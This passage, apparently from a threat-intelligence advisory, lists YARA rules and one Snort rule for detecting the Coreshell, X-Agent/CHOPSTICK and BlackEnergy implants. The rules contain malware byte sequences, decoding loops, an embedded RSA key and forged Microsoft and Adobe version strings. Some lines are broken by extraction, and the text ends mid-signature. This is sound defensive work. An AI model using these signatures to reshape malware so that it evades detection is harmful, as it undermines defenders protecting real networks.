d044903c0442b??4489??24043bf10f83??0100008d1c764c896c24 }

        $STR2 =
{c541f7e0????????????8d0c5203c92bc18bc8??8d04??460fb60c??4002c7418d48ff4432c8b8abaaaaaaf7e
1c1ea028d045203c02bc8b8abaaaaaa46220c??418d48fef7e1c1ea028d045203c02bc88bc1}

        $STR3 =
{41f7e0c1ea02418bc08d0c5203c92bc18bc8428d041b460fb60c??4002c6418d48ff4432c8b8abaaaaaaf7e1
c1ea028d045203c02bc8b8abaaaaaa}

        $STR4 =
{46220c??418d48fef7e1c1ea028d04528b54245803c02bc88bc10fb64fff420fb604??410fafcbc1}

    condition:

        (uint16(0) == 0x5A4D) and any of them

}


Rule IMPLANT_2_v15

{

    strings:

        $XOR_LOOP1 = { 32 1C 02 33 D2 8B C7 89 5D E4 BB 06 00 00 00 F7 F3 }

        $XOR_LOOP2 = { 32 1C 02 8B C1 33 D2 B9 06 00 00 00 F7 F1 }

        $XOR_LOOP3 = { 02 C3 30 06 8B 5D F0 8D 41 FE 83 F8 06 }

    condition:

        (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them

}


Rule IMPLANT_2_v16

{

    strings:
        $OBF_FUNCT = { 0F B6 1C 0B 8D 34 08 8D 04 0A 0F AF D8 33 D2 8D 41 FF F7 75 F8 8B 45
0C C1 EB 07 8D 79 01 32 1C 02 33 D2 8B C7 89 5D E4 BB 06 00 00 00 F7 F3 8B 45 0C 8D 59 FE 02
5D FF 32 1C 02 8B C1 33 D2 B9 06 00 00 00 F7 F1 8B 45 0C 8B CF 22 1C 02 8B 45 E4 8B 55 E0 02
C3 30 06 8B 5D F0 8D 41 FE 83 F8 06 8B 45 DC 72 9A }

    condition:

        (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and $OBF_FUNCT

}
```

Rule IMPLANT_2_v17

```
{

    strings:

        $STR1 = { 24108b44241c894424148b4424246836 }

        $STR2 = { 518d4ddc516a018bd08b4de4e8360400 }

        $STR3 = { e48178061591df75740433f6eb1a8b48 }

        $STR4 = { 33d2f775f88b45d402d903c641321c3a }

        $STR5 = { 006a0056ffd083f8ff74646a008d45f8 }

    condition:

        (uint16(0) == 0x5A4D) and 2 of them

}
```

Rule IMPLANT_2_v18

```
{

    strings:

        $STR1 = { 8A C1 02 C0 8D 1C 08 8B 45 F8 02 DB 8D 4A 02 8B 55 0C 88 5D FF 8B 5D EC 83 C2
FE 03 D8 89 55 E0 89 5D DC 8D 49 00 03 C1 8D 34 0B 0F B6 1C 0A 0F AF D8 33 D2 8D 41 FF F7 75
F4 8B 45 0C C1 EB 07 8D 79 01 32 1C 02 33 D2 8B C7 89 5D E4 BB 06 00 00 00 F7 F3 8B 45 0C 8D
59 FE 02 5D FF 32 1C 02 8B C1 33 D2 B9 06 00 00 00 F7 F1 8B 45 0C 8B CF 22 1C 02 8B 45 E4 8B
55 E0 02 C3 30 06 8B 5D DC 8D 41 FE 83 F8 06 8B 45 F8 72 9B 8B 4D F0 8B 5D D8 8B 7D 08 8B F0
41 83 C6 06 89 4D F0 89 75 F8 3B 4D D4 0F 82 ?? ?? ?? ?? 8B 55 E8 3B CB 75 09 8D 04 5B 03 C0 2B
F8 EB 02 33 FF 3B FA 0F 83 ?? ?? ?? ?? 8B 5D EC 8A C1 02 C0 83 C3 FE 8D 14 08 8D 04 49 02 D2 03
C0 88 55 0B 8D 48 FE 8D 57 02 03 C3 89 4D D4 8B 4D 0C 89 55 F8 89 45 D8 EB 06 8D 9B 00 00 00
00 0F B6 5C 0A FE 8D 34 02 8B 45 D4 03 C2 0F AF D8 8D 7A 01 8D 42 FF 33 D2 F7 75 F4 C1 EB 07
8B C7 32 1C 0A 33 D2 B9 06 00 00 00 F7 F1 8A 4D F8 8B 45 0C 80 E9 02 02 4D 0B 32 0C 02 8B 45
F8 33 D2 F7 75 F4 8B 45 0C 22 0C 02 8B D7 02 D9 30 1E 8B 4D 0C 8D 42 FE 3B 45 E8 }

   condition:

        (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them

}
```

Rule IMPLANT_2_v19

```
{

   strings:

        $obfuscated_RSA1 = { 7C 41 B4 DB ED B0 B8 47 F1 9C A1 49 B6 57 A6 CC D6 74 B5 52 12 4D
FC B1 B6 3B 85 73 DF AB 74 C9 25 D8 3C EA AE 8F 5E D2 E3 7B 1E B8 09 3C AF 76 A1 38 56 76
BB A0 63 B6 9E 5D 86 E4 EC B0 DC 89 1E FA 4A E5 79 81 3F DB 56 63 1B 08 0C BF DC FC 75 19
3E 1F B3 EE 9D 4C 17 8B 16 9D 99 C3 0C 89 06 BB F1 72 46 7E F4 0B F6 CB B9 C2 11 BE 5E 27 94
5D 6D C0 9A 28 F2 2F FB EE 8D 82 C7 0F 58 51 03 BF 6A 8D CD 99 F8 04 D6 F7 F7 88 0E 51 88 B4
E1 A9 A4 3B }

        $cleartext_RSA1 = { 06 02 00 00 00 A4 00 00 52 53 41 31 00 04 00 00 01 00 01 00 AF BD 26 C9
04 65 45 9F 0E 3F C4 A8 9A 18 C8 92 00 B2 CC 6E 0F 2F B2 71 90 FC 70 2E 0A F0 CA AA 5D F4 CA
7A 75 8D 5F 9C 4B 67 32 45 CE 6E 2F 16 3C F1 8C 42 35 9C 53 64 A7 4A BD FA 32 99 90 E6 AC EC
C7 30 B2 9E 0B 90 F8 B2 94 90 1D 52 B5 2F F9 8B E2 E6 C5 9A 0A 1B 05 42 68 6A 3E 88 7F 38 97
49 5F F6 EB ED 9D EF 63 FA 56 56 0C 7E ED 14 81 3A 1D B9 A8 02 BD 3A E6 E0 FA 4D A9 07 5B
E6 }

   condition:

        (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and any of them

}
```

Rule IMPLANT_2_v20

```
{

   strings:
        $func = { 0F B6 5C 0A FE 8D 34 02 8B 45 D4 03 C2 0F AF D8 8D 7A 01 8D 42 FF 33 D2 F7 75
F4 C1 EB 07 8B C7 32 1C 0A 33 D2 B9 06 00 00 00 F7 F1 8A 4D F8 8B 45 0C 80 E9 02 02 4D 0B 32
0C 02 8B 45 F8 33 D2 F7 75 F4 8B 45 0C 22 0C 02 8B D7 02 D9 30 1E 8B 4D 0C 8D 42 FE 3B 45 E8
8B 45 D8 89 55 F8 72 A0 }

    condition:

        (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them

}
```

Network Indicators for Implant 2

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(msg:"Coreshell_HTTP_CALLOUT"; flow:established,to_server; content:"POST"; http_method;
content:"User-Agent: MSIE "; fast_pattern:only; pcre:"/User-Agent: MSIE [89]\.0\x0d\x0a/D";
pcre:"/^\/(?:check|update|store|info)\/$/I";)
```

The following YARA rules detect X-Agent/CHOPSTICK, referred to as IMPLANT 3 with rule naming convention.

IMPLANT 3 Rules:

Rule IMPLANT_3_v1

```
{

    strings:

        $STR1 = ">process isn't exist<" ascii wide

        $STR2 = "shell\\open\\command=\"System Volume Information\\USBGuard.exe\" install" ascii
wide

        $STR3 = "User-Agent: Mozilla/5.0 (Windows NT 6.; WOW64; rv:20.0) Gecko/20100101
Firefox/20.0" ascii wide

        $STR4 = "webhp?rel=psy&hl=7&ai=" ascii wide

        $STR5 = {0f b6 14 31 88 55 ?? 33 d2 8b c1 f7 75 ?? 8b 45 ?? 41 0f b6 14 02 8a 45 ?? 03 fa}
```

```
  condition:
    any of them
}

Rule IMPLANT_3_v2
{
  strings:
    $base_key_moved = {C7 45 ?? 3B C6 73 0F C7 45 ?? 8B 07 85 C0 C7 45 ?? 74 02 FF D0 C7 45 ?? 83 C7 04 3B C7 45 ?? FE 72 F1 5F C7 45 ?? 5E C3 8B FF C7 45 ?? 56 B8 D8 78 C7 45 ?? 75 07 50 E8 C7 45 ?? B1 D1 FF FF C7 45 ?? 59 5D C3 8B C7 45 ?? FF 55 8B EC C7 45 ?? 83 EC 10 A1 66 C7 45 ?? 33 35}
    $base_key_b_array = {3B C6 73 0F 8B 07 85 C0 74 02 FF D0 83 C7 04 3B FE 72 F1 5F 5E C3 8B FF 56 B8 D8 78 75 07 50 E8 B1 D1 FF FF 59 5D C3 8B FF 55 8B EC 83 EC 10 A1 33 35 }
  condition:
    (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and any of them
}
Rule IMPLANT_3_v3
{
  strings:
    $STR1 = ".?AVAgentKernel@@"
    $STR2 = ".?AVIAgentModule@@"
    $STR3 = "AgentKernel"
  condition:
    (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and any of them
}
```

The following YARA rules detect BlackEnergy / Voodoo Bear, referred to as IMPLANT 4 with rule naming convention.

IMPLANT 4 Rules:

```
Rule IMPLANT_4_v1

{

   strings:

      $STR1 = {55 8B EC 81 EC 54 01 00 00 83 65 D4 00 C6 45 D8 61 C6 45 D9 64 C6 45 DA 76 C6 45
DB 61 C6 45 DC 70 C6 45 DD 69 C6 45 DE 33 C6 45 DF 32 C6 45 E0 2EE9 ?? ?? ?? ??} $STR2 = {C7
45 EC 5A 00 00 00 C7 45 E0 46 00 00 00 C7 45 E8 5A 00 00 00 C7 45 E4 46 00 00 00}

   condition:

(uint16(0)== 0x5A4D or uint16(0) == 0xCFD0 or uint16(0)== 0xC3D4 or uint32(0) == 0x46445025 or
uint3

2(1) == 0x6674725C) and 1 of them

}
```

```
Rule IMPLANT_4_v2

{

   strings:

      $BUILD_USER32 = {75 73 65 72 ?? ?? ?? 33 32 2E 64}

      $BUILD_ADVAPI32 = {61 64 76 61 ?? ?? ?? 70 69 33 32}

      $CONSTANT = {26 80 AC C8}

   condition:

      (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them

}
```

```
Rule IMPLANT_4_v3

{

  strings:

    $a1 = "Adobe Flash Player Installer" wide nocase

    $a3 = "regedt32.exe" wide nocase

    $a4 = "WindowsSysUtility" wide nocase

    $a6 = "USB MDM Driver" wide nocase

    $b1 = {00 05 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49
00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00 00 01 00 01 00 05 00 88 15 28 0A 01 00 05 00 88 15
28 0A 3F 00 00 00 00 00 00 00 04 00 04 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5C 04 00
00 01 00 53 00 74 00 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00
1C 02 00 00 01 00 30 00 30 00 31 00 35 00 30 00 34 00 62 00 30 00 00 00 4C 00 16 00 01 00 43 00 6F
00 6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00
73 00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00 00
00 46 00 0F 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6F
00 6E 00 00 00 00 00 55 00 53 00 42 00 20 00 4D 00 44 00 4D 00 20 00 44 00 72 00 69 00 76 00 65 00
72 00 00 00 00 00 3C 00 0E 00 01 00 46 00 69 00 6C 00 65 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E
00 00 00 00 00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35 00 35 00 31 00 32 00 00 00
4A 00 13 00 01 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74
00 00 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 20 00 28 00 43 00 29 00 20 00 32 00 30
00 31 00 33 00 00 00 00 00 3E 00 0B 00 01 00 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46 00
69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 75 00 73 00 62 00 6D 00 64 00 6D 00 2E 00 73 00 79
00 73 00 00 00 00 00 66 00 23 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 4E 00 61 00 6D 00
65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00 57 00 69 00 6E 00 64
00 6F 00 77 00 73 00 20 00 4F 00 70 00 65 00 72 00 61 00 74 00 69 00 6E 00 67 00 20 00 53 00 79 00 73
00 74 00 65 00 6D 00 00 00 00 00 40 00 0E 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 56 00
65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35
00 35 00 31 00 32 00 00 00 1C 02 00 00 01 00 30 00 34 00 30 00 39 00 30 00 34 00 62 00 30 00 00 00
4C 00 16 00 01 00 43 00 6F 00 6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D
00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74
00 69 00 6F 00 6E 00 00 00 46 00 0F 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00
69 00 70 00 74 00 69 00 6F 00 6E 00 00 00 00 00 55 00 53 00 42 00 20 00 4D 00 44 00 4D 00 20 00 44
00 72 00 69 00 76 00 65 00 72 00 00 00 00 00 3C 00 0E 00 01 00 46 00 69 00 6C 00 65 00 56 00 65 00
72 00 73 00 69 00 6F 00 6E 00 00 00 00 00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35
00 35 00 31 00 32 00 00 00 4A 00 13 00 01 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F 00 70 00 79 00
72 00 69 00 67 00 68 00 74 00 00 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 20 00 28 00
43 00 29 00 20 00 32 00 30 00 31 00 33 00 00 00 00 00 3E 00 0B 00 01 00 4F 00 72 00 69 00 67 00 69
00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 75 00 73 00 62 00 6D 00
64 00 6D 00 2E 00 73 00 79 00 73 00 00 00 00 00 66 00 23 00 01 00 50 00 72 00 6F 00 64 00 75 00 63
```

```
00 74 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00
20 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 20 00 4F 00 70 00 65 00 72 00 61 00 74 00 69 00 6E
00 67 00 20 00 53 00 79 00 73 00 74 00 65 00 6D 00 00 00 00 00 40 00 0E 00 01 00 50 00 72 00 6F 00
64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 35 00 2E 00 31 00 2E 00 32
00 36 00 30 00 30 00 2E 00 35 00 35 00 31 00 32 00 00 00 48 00 00 00 01 00 56 00 61 00 72 00 46 00 69
00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 00 00 28 00 08 00 00 00 54 00 72 00 61 00 6E 00 73 00
6C 00 61 00 74 00 69 00 6F 00 6E 00 00 00 00 00 15 00 B0 04 09 04 B0 04}

        $b2 = {34 03 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49
00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00 00 01 00 03 00 03 00 04 00 02 00 03 00 03 00 04 00
02 00 3F 00 00 00 00 00 00 00 04 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 94 02 00 00
00 00 53 00 74 00 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 70
02 00 00 00 00 30 00 34 00 30 00 39 00 30 00 34 00 65 00 34 00 00 00 4A 00 15 00 01 00 43 00 6F 00
6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 53 00 6F 00 6C 00 69 00 64 00 20
00 53 00 74 00 61 00 74 00 65 00 20 00 4E 00 65 00 74 00 77 00 6F 00 72 00 6B 00 73 00 00 00 00 00
62 00 1D 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6F
00 6E 00 00 00 00 00 41 00 64 00 6F 00 62 00 65 00 20 00 46 00 6C 00 61 00 73 00 68 00 20 00 50 00
6C 00 61 00 79 00 65 00 72 00 20 00 49 00 6E 00 73 00 74 00 61 00 6C 00 6C 00 65 00 72 00 00 00 00
00 30 00 08 00 01 00 46 00 69 00 6C 00 65 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 00 00
33 00 2E 00 33 00 2E 00 32 00 2E 00 34 00 00 00 32 00 09 00 01 00 49 00 6E 00 74 00 65 00 72 00 6E
00 61 00 6C 00 4E 00 61 00 6D 00 65 00 00 00 68 00 6F 00 73 00 74 00 2E 00 65 00 78 00 65 00 00 00
00 00 76 00 29 00 01 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68
00 74 00 00 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 20 00 28 00 43 00 29 00 20 00 41
00 64 00 6F 00 62 00 65 00 20 00 53 00 79 00 73 00 74 00 65 00 6D 00 73 00 20 00 49 00 6E 00 63 00
6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 65 00 64 00 00 00 00 00 3A 00 09 00 01 00 4F 00 72 00 69
00 67 00 69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 68 00 6F 00
73 00 74 00 2E 00 65 00 78 00 65 00 00 00 00 00 5A 00 1D 00 01 00 50 00 72 00 6F 00 64 00 75 00 63
00 74 00 4E 00 61 00 6D 00 65 00 00 00 00 00 41 00 64 00 6F 00 62 00 65 00 20 00 46 00 6C 00 61 00
73 00 68 00 20 00 50 00 6C 00 61 00 79 00 65 00 72 00 20 00 49 00 6E 00 73 00 74 00 61 00 6C 00 6C
00 65 00 72 00 00 00 00 00 34 00 08 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 56 00 65 00 72
00 73 00 69 00 6F 00 6E 00 00 00 33 00 2E 00 33 00 2E 00 32 00 2E 00 34 00 00 00 44 00 00 00 00 00
56 00 61 00 72 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 00 00 24 00 04 00 00 00 54
00 72 00 61 00 6E 00 73 00 6C 00 61 00 74 00 69 00 6F 00 6E 00 00 00 00 00 09 04 E4 04 46 45 32 58}

        $b3 = {C8 02 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49
00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00 00 01 00 01 00 05 00 88 15 28 0A 01 00 05 00 88 15
28 0A 17 00 00 00 00 00 00 00 04 00 04 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 02 00 00
01 00 53 00 74 00 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 04
02 00 00 01 00 30 00 34 00 30 00 39 00 30 00 34 00 65 00 34 00 00 00 4C 00 16 00 01 00 43 00 6F 00
6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73
00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00 00 00
48 00 10 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6F 00
6E 00 00 00 00 00 49 00 44 00 45 00 20 00 50 00 6F 00 72 00 74 00 20 00 44 00 72 00 69 00 76 00 65 00
72 00 00 00 62 00 21 00 01 00 46 00 69 00 6C 00 65 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00
00 00 00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35 00 35 00 31 00 32 00 20 00 28 00
```

```
78 00 70 00 73 00 70 00 2E 00 30 00 38 00 30 00 34 00 31 00 33 00 2D 00 30 00 38 00 35 00 32 00 29
00 00 00 00 00 4A 00 13 00 01 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F 00 70 00 79 00 72 00 69 00
67 00 68 00 74 00 00 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 20 00 28 00 43 00 29 00
20 00 32 00 30 00 30 00 39 00 00 00 00 00 66 00 23 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00
4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00 57
00 69 00 6E 00 64 00 6F 00 77 00 73 00 20 00 4F 00 70 00 65 00 72 00 61 00 74 00 69 00 6E 00 67 00
20 00 53 00 79 00 73 00 74 00 65 00 6D 00 00 00 00 00 40 00 0E 00 01 00 50 00 72 00 6F 00 64 00 75
00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 35 00 2E 00 31 00 2E 00 32 00 36 00
30 00 30 00 2E 00 35 00 35 00 31 00 32 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6C 00
65 00 49 00 6E 00 66 00 6F 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6E 00 73 00 6C 00 61
00 74 00 69 00 6F 00 6E 00 00 00 00 00 09 04 E4 04}

    $b4 = {9C 03 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49
00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00 00 01 00 01 00 06 00 01 40 B0 1D 01 00 06 00 01 40
B0 1D 3F 00 00 00 00 00 00 00 04 00 04 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FA 02 00
00 01 00 53 00 74 00 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00
D6 02 00 00 01 00 30 00 34 00 30 00 39 00 30 00 34 00 42 00 30 00 00 00 4C 00 16 00 01 00 43 00 6F
00 6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00
73 00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00 00
00 58 00 18 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6F
00 6E 00 00 00 00 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 79 00 20 00 45 00 64 00 69 00 74 00 6F
00 72 00 20 00 55 00 74 00 69 00 6C 00 69 00 74 00 79 00 00 00 6C 00 26 00 01 00 46 00 69 00 6C 00
65 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 00 00 36 00 2E 00 31 00 2E 00 37 00 36 00 30
00 30 00 2E 00 31 00 36 00 33 00 38 00 35 00 20 00 28 00 77 00 69 00 6E 00 37 00 5F 00 72 00 74 00
6D 00 2E 00 30 00 39 00 30 00 37 00 31 00 33 00 2D 00 31 00 32 00 35 00 35 00 29 00 00 00 3A 00 0D
00 01 00 49 00 6E 00 74 00 65 00 72 00 6E 00 61 00 6C 00 4E 00 61 00 6D 00 65 00 00 00 72 00 65 00
67 00 65 00 64 00 74 00 33 00 32 00 2E 00 65 00 78 00 65 00 00 00 00 00 80 00 2E 00 01 00 4C 00 65
00 67 00 61 00 6C 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 00 00 A9 00 20 00 4D 00
69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00
69 00 6F 00 6E 00 2E 00 20 00 41 00 6C 00 6C 00 20 00 72 00 69 00 67 00 68 00 74 00 73 00 20 00 72
00 65 00 73 00 65 00 72 00 76 00 65 00 64 00 2E 00 00 00 42 00 0D 00 01 00 4F 00 72 00 69 00 67 00
69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 72 00 65 00 67 00 65
00 64 00 74 00 33 00 32 00 2E 00 65 00 78 00 65 00 00 00 00 00 6A 00 25 00 01 00 50 00 72 00 6F 00
64 00 75 00 63 00 74 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F
00 66 00 74 00 AE 00 20 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 AE 00 20 00 4F 00 70 00 65 00
72 00 61 00 74 00 69 00 6E 00 67 00 20 00 53 00 79 00 73 00 74 00 65 00 6D 00 00 00 00 00 42 00 0F
00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 36
00 2E 00 31 00 2E 00 37 00 36 00 30 00 30 00 2E 00 31 00 36 00 33 00 38 00 35 00 00 00 00 00 44 00
00 00 01 00 56 00 61 00 72 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 00 00 24 00 04
00 00 00 54 00 72 00 61 00 6E 00 73 00 6C 00 61 00 74 00 69 00 6F 00 6E 00 00 00 00 00 09 04 B0 04}

    $b5 = {78 03 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49
00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00 00 01 00 00 00 05 00 6A 44 B1 1D 00 00 05 00 6A
44 B1 1D 3F 00 00 00 00 00 00 00 04 00 04 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 D6 02
00 00 01 00 53 00 74 00 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00
```

```
00 B2 02 00 00 01 00 30 00 34 00 30 00 39 00 30 00 34 00 42 00 30 00 00 00 4C 00 16 00 01 00 43 00
6F 00 6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F
00 73 00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00
00 00 4E 00 13 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00
6F 00 6E 00 00 00 00 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 AE 00 53 00 79 00 73 00 55 00 74
00 69 00 6C 00 69 00 74 00 79 00 00 00 00 00 72 00 29 00 01 00 46 00 69 00 6C 00 65 00 56 00 65 00
72 00 73 00 69 00 6F 00 6E 00 00 00 00 00 35 00 2E 00 30 00 2E 00 37 00 36 00 30 00 31 00 2E 00 31
00 37 00 35 00 31 00 34 00 20 00 28 00 77 00 69 00 6E 00 37 00 73 00 70 00 31 00 5F 00 72 00 74 00
6D 00 2E 00 31 00 30 00 31 00 31 00 31 00 39 00 2D 00 31 00 38 00 35 00 30 00 29 00 00 00 00 00 30
00 08 00 01 00 49 00 6E 00 74 00 65 00 72 00 6E 00 61 00 6C 00 4E 00 61 00 6D 00 65 00 00 00 6D 00
73 00 69 00 65 00 78 00 65 00 63 00 00 00 80 00 2E 00 01 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F
00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 00 00 A9 00 20 00 4D 00 69 00 63 00 72 00 6F 00 73 00
6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00 2E 00 20
00 41 00 6C 00 6C 00 20 00 72 00 69 00 67 00 68 00 74 00 73 00 20 00 72 00 65 00 73 00 65 00 72 00
76 00 65 00 64 00 2E 00 00 00 40 00 0C 00 01 00 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46
00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 6D 00 73 00 69 00 65 00 78 00 65 00 63 00 2E 00
65 00 78 00 65 00 00 00 58 00 1C 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 4E 00 61 00 6D
00 65 00 00 00 00 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 53 00 79 00 73 00 55 00 74 00 69 00
6C 00 69 00 74 00 79 00 20 00 2D 00 20 00 55 00 6E 00 69 00 63 00 6F 00 64 00 65 00 00 00 42 00 0F
